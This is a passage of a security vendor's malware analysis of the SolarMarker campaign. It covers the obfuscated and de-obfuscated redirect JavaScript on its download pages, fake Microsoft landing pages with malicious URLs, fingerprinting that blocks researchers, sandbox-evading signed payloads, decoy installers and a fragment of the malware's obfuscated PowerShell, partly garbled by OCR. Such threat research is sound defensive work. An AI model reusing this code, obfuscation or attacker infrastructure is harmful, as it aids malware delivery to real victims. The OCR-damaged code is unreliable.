
Further analysis by eSentire's TRU team discovered the obfuscated JavaScript script embedded in the source code of the download page (Exhibit 9). One of the decryption functions has the name "h, u, n, t, e, r". We were able to find the same obfuscation technique being reproduced by another security researcher.



```
var _0xc38e = ["", "split", "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/", "slice", "indexOf", "", "", ".", "pow", "reduce", "reverse", "0"];

function _0xe83c(d, e, f) {
    var g = _0xc38e[2][_0xc38e[1]](_0xc38e[0]);
    var h = g[_0xc38e[3]](0, e);
    var i = g[_0xc38e[3]](0, f);
    var j = d[_0xc38e[1]](_0xc38e[0])[_0xc38e[10]]()[_0xc38e[9]](function (a, b, c) {
        if (h[_0xc38e[4]](b) !== -1) return a += h[_0xc38e[4]](b) * (Math[_0xc38e[8]](e, c))
    }, 0);
    var k = _0xc38e[0];
    while (j > 0) {
        k = i[j % f] + k;
        j = (j - (j % f)) / f
    }
    return k || _0xc38e[11]
}
eval(function (h, u, n, t, e, r) {
    r = "";
    for (var i = 0, len = h.length; i < len; i++) {
        var s = "";
        while (h[i] !== n[e]) {
            s += h[i];
            i++
        }
        for (var j = 0; j < n.length; j++) s = s.replace(new RegExp(n[j], "g"), j);
        r += String.fromCharCode(_0xe83c(s, e, 10) - t)
    }
    return decodeURIComponent(escape(r))
}(
"KlXlkiYlYKXliikYiXkKlllkiYiYkXlXikiYliikiYiikiYYXkiYXYkiYiikiYYikYlXkilYYkiYXlkiYlYkiYYXKliikiYiYkilYikYlXkYiXkY [illegible]
YKYkilYik", 12, "liXYkqKJD", 10, 4, 59))
```

Exhibit 9: Obfuscated script found in the source code


The de-obfuscated script (Exhibit 10) was responsible for redirecting the user to another URL if there is no interaction observed from the user within a certain amount of time. The redirect URL appends the total number of mouse events from the end-user after the *"udh="* value. The URL appears to be empty from what we have observed.



```
var new_click =false;
 $('#FIzkS').on('click',function()
    {
     if(new_click)
         {
         return true;

    }
     new_click = true;
     setTimeout( 'location="https://coodererel.gq/agency/post/TfFOUQ/?udh='+all_sum+'";
    ', 1000 );
     document.getElementById('FIzkS').innerHTML='<img src="https://coodererel.gq/2.gif">';

}
);
 var all_sum = 0;
 $( document ).ready(function()
    {
     $( document ).mousemove(function( event )
         {
         all_sum++;

    }
    );

}
);
```

Exhibit 10: Deobfuscated script

TRU has observed that the threat actor(s) replaced their Google Drive landing pages with a fake Microsoft page (Exhibit 11).



https://badohasnabsra.tk/wikicars/wore/ball/wanted

London Two Party Consent


London Two Party Consent

Click to open document..

Open Document

Exhibit 11: Fake Microsoft landing page

Threat actor(s) used the image from a PDF conversion software advertised on HiAppHere Market as a part of the landing page. The next page where the victim will be redirected to download the payload is also embedded within the landing page (the embedded URL is different each time the landing page is generated), as seen in Exhibit 12.




```
<div class="odcom premium value prop banner container odcom display only on desktop" data-grid="container">
    <div class="m-content-placement odcom-premium-value-banner-container" data-grid="col-12" data-qa="premium-template-banner">
        <picture>
            <img class="odcom-premium-value-banner-img" src="https://dl.hiapphere.com/data/thumb/202008/com.ticktalk.pdfconverter_HiAppHere_com_icon.png" alt="Explore premium t
        </picture>

        <div class="odcom-premium-value-banner-far" data-bi-area="upsell_premium_hook">
            <h2 class="odcom-premium-value-banner-heading">
                London Two Party Consent            </h2>
            <div class="odcom premium value banner text">
                Click to open document...
            </div>
            <div id='wNgPWTsS' >
                <a href="https://drumsisingsetrigi.tk/patched/sounding/opener/cover/qtFXWtL/"><span style="font-size: 30px;color: #0067b8;text-decoration:underline;">Open Docum
            </div>


        </div>
    </div>
</div>
```

Exhibit 12: Landing page source code

However, attempting to download the payload twice from the same browser did not prove to be successful, so we worked off the hypothesis that there was a fingerprinting mechanism to prevent researchers from downloading payload samples.

Further analysis led to an interesting URL used in the iframe (an HTML element that embeds another HTML page within the current one). The embedded URL contains FingerprintJS (browser fingerprinting library) JavaScript snippet that provisions a visitor an identifier (Exhibit 13). Every visitor gets a unique visitorID hash value, which is calculated from multiple browsers. The hash is identical for the same browser and the same device whether the user is visiting from Incognito (private) mode or not.


As such, the user is only able to download the payload once from the same browser.



```
<script>
  const fpPromise = import('https://fpcdn.io/v3/8RQyqwdJKO8bxpCiH3PS')
    .then(FingerprintJS => FingerprintJS.load())
  fpPromise
    .then(fp => fp.get())
    .then(result => {
      const visitorId = result.visitorId
    })
</script>
```

Exhibit 13: Content of another embedded HTML page

After we made a second attempt to download the payload, we acquired a file masquerading as a PDF and DOCX file filled with gibberish data (Exhibit 14).


London-Two-Party-Consent.pdf
pdf
London-Two-Party-Consent.pdf
DOCX
London-Two-Party-Consent.docx

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000130  17 CD 68 A6 D2 92 DA FE 90 EB E8 BF 8C 67 9D A9  .Íh¦Ò’Úþ.ëè¿Œg.©
00000140  66 FF 27 F2 B8 03 4A 0B E7 0B E8 7C 9B BE 8E B1  fÿ'ò¸.J.ç.è|›¾Ž±
00000150  9B 78 AB 14 A6 AE 59 EE 6E 64 85 1A 12 64 35 9E  ›x«.¦®Yînd…..d5ž
00000160  81 C8 BC 65 C6 C1 FA 90 CB 31 22 69 9F 26 9A EE  .È¼eÆÁú.Ë1"iŸ&šî
00000170  8E 38 72 37 71 1A 83 33 AE F3 DB 78 3F 4B 4B 7D  Ž8r7q.ƒ3®óÛx?KK}
00000180  53 10 C6 7E 4B F6 03 85 E7 CF B9 E3 81 CA B5 6B  S.Æ~Kö.…çÏ¹ã.Êµk
00000190  99 EB 0A F1 12 9A AA 4D 8D 0D A5 D1 60 BB F7 EA  ™ë.ñ.šªM..¥Ñ`»÷ê
000001A0  38 35 B9 9B 30 CD 65 7B 13 BC 7A 95 40 D8 9F 27  85¹›0Íe{.¼z•@ØŸ'
000001B0  85 BD 99 A3 E4 3C 87 B6 CD 87 53 48 EB 43 78 3F  …½™£ä<‡¶Í‡SHëCx?
000001C0  CC 7B 56 3B D1 12 8A 7C 68 40 38 2B 65 07 42 8D  Ì{V;Ñ.Š|h@8+e.B.
000001D0  12 DB FF 17 0A 4E 3F 0A A0 27 79 FC 46 43 09 49  .Ûÿ..N?. 'yüFC.I
000001E0  7E 6F 5F 67 FB 35 E3 39 4A 58 F1 8A 57 B2 A4 66  ~o_gû5ã9JXñŠW²¤f
000001F0  C9 96 91 0F 22 D3 9C 39 27 51 6D 09 4D E0 E2 2D  É–‘."Óœ9'Qm.Màâ-
00000200  73 18 64 12 7F 30 7D 82 AD 90 03 91 47 44 FB D7  s.d..0},...‘GDû×
00000210  E5 95 7A C1 68 2C D9 C3 77 CF 4F 04 75 AB 8B 91  å•zÁh,ÙÃwÏO.u«‹‘
00000220  61 48 7A B0 E6 54 09 AC E9 61 63 FF 5F 05 37 75  aHz°æT.¬éacÿ_.7u
00000230  B8 93 97 E5 66 06 EC 7A 90 EC 8D 65 2B 25 EA 01  ¸“—åf.ìz.ì.e+%ê.
00000240  A2 F2 8B BD 01 1D 52 A0 5A 3E C7 85 89 A1 2C 34  ¢ò‹½..R Z>Ç…‰¡,4
00000250  D7 7A 6B 3F 5E BA 03 78 F1 09 0A 86 7A 21 5C 1D  ×zk?^º.xñ..†z!\.
00000260  F8 83 95 16 8B 47 D5 34 41 4F 63 6C 0E AD C7 B2  øƒ•.‹GÕ4AOcl..Ç²
00000270  DA 52 A3 74 2C 4D CF CF FE 0C 96 FF 70 D2 D8 82  ÚR£t,MÏÏþ.–ÿpÒØ‚
00000280  08 B0 5F 39 18 E7 8E 3E ED 11 15 F2 B1 38 A3 F8  .°_9.çŽ>í..ò±8£ø
00000290  10 FF 59 7E DA EA C9 CC 45 A1 FB F5 65 D2 09 D4  .ÿY~ÚêÉÌE¡ûõeÒ.Ô
000002A0  56 29 2E 6C 3D 2C E6 BA A7 2D BA 45 DF 12 AA 72  V).l=,æº§-ºEß.ªr
000002B0  CE 96 39 BB 2B AB 94 30 0A C6 A5 69 27 BA 8B 47  Î–9»+«”0.Æ¥i'º‹G
000002C0  C5 53 18 40 4A 45 49 7C B4 5A 61 99 5F 42 CD C4  ÅS.@JEI|´Za™_BÍÄ
000002D0  83 78 34 43 D8 4D D5 29 6A 15 45 A4 9B D0 D2 3D  ƒx4CØMÕ)j.E¤›ÐÒ=
000002E0  EB 32 DD F6 13 5D B4 EB 96 07 18 B5 5F A6 A1 39  ë2Ýö.]´ë–..µ_¦¡9
000002F0  15 B2 8E 30 98 DA 13 12 85 34 B8 5A 09 5F AC 4B  .²Ž0˜Ú..…4¸Z._¬K
00000300  DC 30 08 13 2C 79 1D BF 0E BE 76 25 EB 50 F8 EE  Ü0..,y.¿.¾v%ëPøî
00000310  20 38 A8 60 60 7F 58 39 6F 65 9F 4B 35 F2 44 32   8¨``.X9oeŸK5òD2
00000320  84 E4 5F 02 81 C1 C5 29 59 07 17 2E 62 68 8D 95  „ä_..ÁÅ)Y...bh.•
00000330  3D A5 AC EE 73 D6 2C E8 7A 05 39 5F 46 5F 23 EB  =¥¬îsÖ,èz.9_F_#ë
00000340  1C D9 B4 3E 9C 59 55 CD F9 81 BD C6 46 B2 16 97  .Ù´>œYUÍù.½ÆF².—
00000350  70 8A 04 D8 12 93 2E 0C EB 02 E1 D6 21 EB EA 93  pŠ.Ø.“..ë.áÖ!ëê“
00000360  ED 4F 60 56 96 90 CC 85 61 D6 3F CC A9 62 91 21  íO`V–.Ì…aÖ?Ì©b‘!
00000370  BB 71 E3 3D CA 78 FF 2B 7E 6E EE C2 86 42 17 47  »qã=Êxÿ+~nîÂ†B.G
00000380  41 6E 8D 7C A1 55 B4 7B 31 86 13 26 CA 1D 7B AB  An.|¡U´{1†.&Ê.{«
00000390  8A E1 70 CE 6D 36 57 0F 52 BD 38 F9 D9 23 E8 16  ŠápÎm6W.R½8ùÙ#è.
000003A0  B1 ED 08 06 06 5B 5C CA 69 24 34 A7 36 65 64 C2  ±í...[\Êi$4§6edÂ
```

Exhibit 14: Downloaded files filled with gibberish data instead of a payload

Infection

At the time of this analysis, the downloaded payloads analyzed are over 200MB in size and come in the form of EXE and MSI files. Most sandboxes have size limitations for the uploaded files. eSentire TRU assesses the chances as almost certain that the SolarMarker payloads are compiled in large sizes for sandbox evasion.

The file we analyzed is a 32-bit executable (262 MB in size). The original name of the file is *IOSdyabisytda.exe.* We have been consistently observing that the threat actor(s) are using the same name for initial payloads.

SHA-256: 85fb7076044071a28afb43bec12e4f8ce93525132b2ae512934529f9f09895a5

The compiled date is November 12, 2021.


The file is signed by DigiCert to Outer Join Srl. The eSentire TRU team has observed that SolarMarker is leveraging DigiCert and SSL.com for digital signatures. The payloads were seen to go under the following signer names:

- OOO LEVELAP
- OOO ENDI
- Decapolis Consulting Inc.
- Divertida Creative Limited
- Zimmi Consulting Inc.
- Walden Intertech Inc.

Interestingly, we found another sample on MalwareBazaar attributed to Arkei Stealer using Outer Join Srl for the signer's name. Both certificates for SolarMarker and Arkei Stealer were issued by DigiCert and were valid from 8/16/2021 to 8/13/2022.

Upon execution of the initial payload, the decoy file named with 8 random characters is created from the folder where the payload was downloaded to as well as under the path *C:\Users\*\AppData\Roaming\Free PDF Soulutions*. The decoy file is disguised as PDF Merge software (Exhibit 15). The infection chain is shown in Exhibit 16.

In the past, we have observed that SolarMarker delivered Classic PDF Editor, Wondershare PDFelement, and PDFsam as decoys.



Welcome to the PDF Merge Setup Wizard

The Setup Wizard will install PDF Merge on your computer. Click Next to continue or close the window to exit the Setup Wizard.

Exhibit 15: Decoy file (PDF Merge)





Exhibit 16: Infection chain



```
function PVOCkT_8KTtK {..    return -join (0..(10..30|Get-Random)|%[[char]((65..90)+(97..122)|Get-Random)])..}....function fXSsxUde_2d {..    param($Jjwv8HwpCwU, $Dwd2zbPN39gL);..    if

Set-Item -Path "Registry::$Jjwv8HwpCwU ".Trim().ToLower() -Value $Dwd2zbPN39gL;..}
$KuwnSQw6XPSa="$"+"showWindowAsync=Add-Type -MemberDefinition ('['+'D'.ToUpper()+'ll'.ToLower()+'I'.ToUpper()+'mport('.ToLower()+[char]0x22+'user32.dll'.ToLower()+[char]0x22+')]
